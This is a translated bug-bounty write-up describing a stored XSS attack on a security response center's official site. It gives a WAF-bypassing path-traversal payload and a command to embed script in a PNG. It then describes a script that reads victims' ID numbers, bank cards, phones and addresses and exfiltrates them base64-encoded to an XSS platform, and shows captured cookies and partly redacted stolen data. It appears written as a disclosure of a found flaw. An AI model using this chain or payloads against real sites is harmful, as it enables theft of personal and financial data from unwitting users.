

From FUZZ to XSS: Stealing Your Personal Information from an SRC's Official Site


By RG · Translated from the Chinese original

0x01 The Overture


Not long ago, while hunting and submitting bugs on an SRC program, I stumbled upon an interface in the editor used by the program's official website.

At first I thought I had an arbitrary file include that could lead to RCE. Further testing showed it merely concatenated and fetched images from a remote resource site. I was about to give up — but when I appended a plus sign to the file extension, the image unexpectedly got parsed as an HTML page. Didn't that mean I had a stored XSS?


```
https://xxx.cn/xxxx/ueditor?image_name=/xxx.png+
```



Next I found the stitched image lived under a second-level directory. Trying to traverse upward revealed a home-grown WAF, so I FUZZed the payload a bit and bypassed it. The WAF:



The bypass:



Payload:

```
../../%252F/
```


0x02 Exploitation

1. Use 010 Editor or the copy command to craft an image containing malicious code:

```
copy tiny.png /b + code.txt /a tiny_code.png
```



2. Upload the malicious image through the site's own file upload and grab the filename (PNG is used because JPG gets validated as a real image).




3. On this SRC's official site, financial payouts require personal info (name, phone number, national ID, etc.), and users can view their own information.


So we wrote a demo.js to read the victim's personal information and deployed it on our XSS platform.

The script issues an Ajax request to the URL, uses DOMParser to convert and parse the DOM, extracts the victim's ID number, bank card, phone number, address and more, then base64-encodes everything and exfiltrates it to the XSS platform. We tested it with several teammates — worked fine.

4. Build a redirect page and lure the victim into visiting it:



As soon as the victim hits that service and is redirected to the malicious page, their information is captured.



☐	-折叠	2022-01-13 13:36:58	- location : - toplocation : - cookie : NDQxMzlyMjAwMTA5MTI0MDI4JTdDNjlyODQxMTEzNDUxOTEwODA3MSU3QyVFNyVBNIU4RIVFNS [redacted] - SVFNSU4RCU4RSVFNSU8RIU4RTYIRTUIOEYlQjclRTYlQTUIQkMIN0MxNTE1OTgwNTMxMg== - opener :	[redacted] - HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 [redacted] - IP-ADDR :	删除
☐	-折叠	2022-01-13 13:36:56	[redacted] [redacted] - cookie : __guid=236837059.1375272972345153800.1639385639752.0847; bad_id6acf3b0-320d-11eb-a51d-674e4453f141=37085931-5bf2-11ec-a37a-dbe58413aaa8; _	[redacted] - HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 [redacted] - IP-ADDR :	删除

Successfully stole the victim's information — just base64-decode it.

☒ Enable POST

enctype
application/x-www-form-urlencoded

Body
4413[REDACTED]124028|62[REDACTED]108071|福建省[REDACTED]委|1515[REDACTED]

ADD HEADER

0x03 Technical Takeaways

1. FUZZ out the interface and parameters; appending a plus sign gets the file parsed as an HTML page.
2. Bypass the WAF with URL tricks during directory traversal.
3. Use DOMParser to convert the response into a DOM object and extract form input values, then base64-encode the string with window.btoa.